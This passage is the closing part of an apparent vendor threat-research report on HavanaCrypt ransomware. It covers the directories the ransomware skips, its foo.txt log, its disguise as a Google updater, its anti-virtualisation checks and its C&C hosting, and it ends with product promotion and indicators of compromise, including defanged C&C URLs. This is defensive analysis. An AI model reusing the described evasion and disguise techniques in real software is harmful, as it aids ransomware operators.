    "windows.old",
    "tor browser",
    "microsoft",
    "havana",
    ".nuget",
    "symbols"
};
```

Figure 42. The directories in which HavanaCrypt avoids encrypting files

Figure 43. The function used by HavanaCrypt to avoid certain directories




Figure 44. Some files encrypted by HavanaCrypt

During encryption, HavanaCrypt creates a text file called “foo.txt”, which logs all the directories containing the encrypted files.




Figure 45. The foo.txt text file that contains logs of directories that contain encrypted files

Conclusion and Trend Micro solutions

The HavanaCrypt ransomware’s disguising itself as a Google Software Update application is meant to trick potential victims into executing the malicious binary. The malware also implements many antivirtualization techniques by checking for processes, files, and services related to virtual machine applications.

It is uncommon for ransomware to use a C&C server that is part of Microsoft web hosting services and is possibly used as a web hosting service to avoid detection. Aside from its unusual C&C server, HavanaCrypt also uses

KeePass Password Safe's legitimate modules during its encryption phase.

It is highly possible that the ransomware's author is planning to communicate via the Tor browser, because Tor's is among the directories that it avoids encrypting files in. It should be noted that HavanaCrypt also encrypts the text file foo.txt and does not drop a ransom note. This might be an indication that HavanaCrypt is still in its development phase. Nevertheless, it is important to detect and block it before it evolves further and does even more damage.

Organizations and users can benefit from having the following multilayered defense solutions that can detect ransomware threats before operators can launch their attacks:

- Trend Micro Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools early on, before the ransomware can do irreversible damage to the system.
- Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Additional insights by Nathaniel Gregory Ragasa

Indicators of compromise

Files

SHA-256	Detection name	De
b37761715d5a2405a3fa75abccaf6bb15b7298673aaad91a158725be3c518a87	Ransom.MSIL.HAVANACRYPT.THFACBB	Ob HA rar
bf58fe4f2c96061b8b01e0f077e0e891871ff22cf2bc4972adfa51b098abb8e0	Ransom.MSIL.HAVANACRYPT.THFACBB	De HA rar
aa75211344aa7f86d7d0fad87868e36b33db1c46958b5aa8f26abefbad30ba17	Ransom.MSIL.HAVANACRYPT.THFBABB	De HA rar

URLs

http://20[.]227[.]128[.]33/2.txt
http://20[.]227[.]128[.]33/index.php
http://20[.]227[.]128[.]33/ham.php

Tags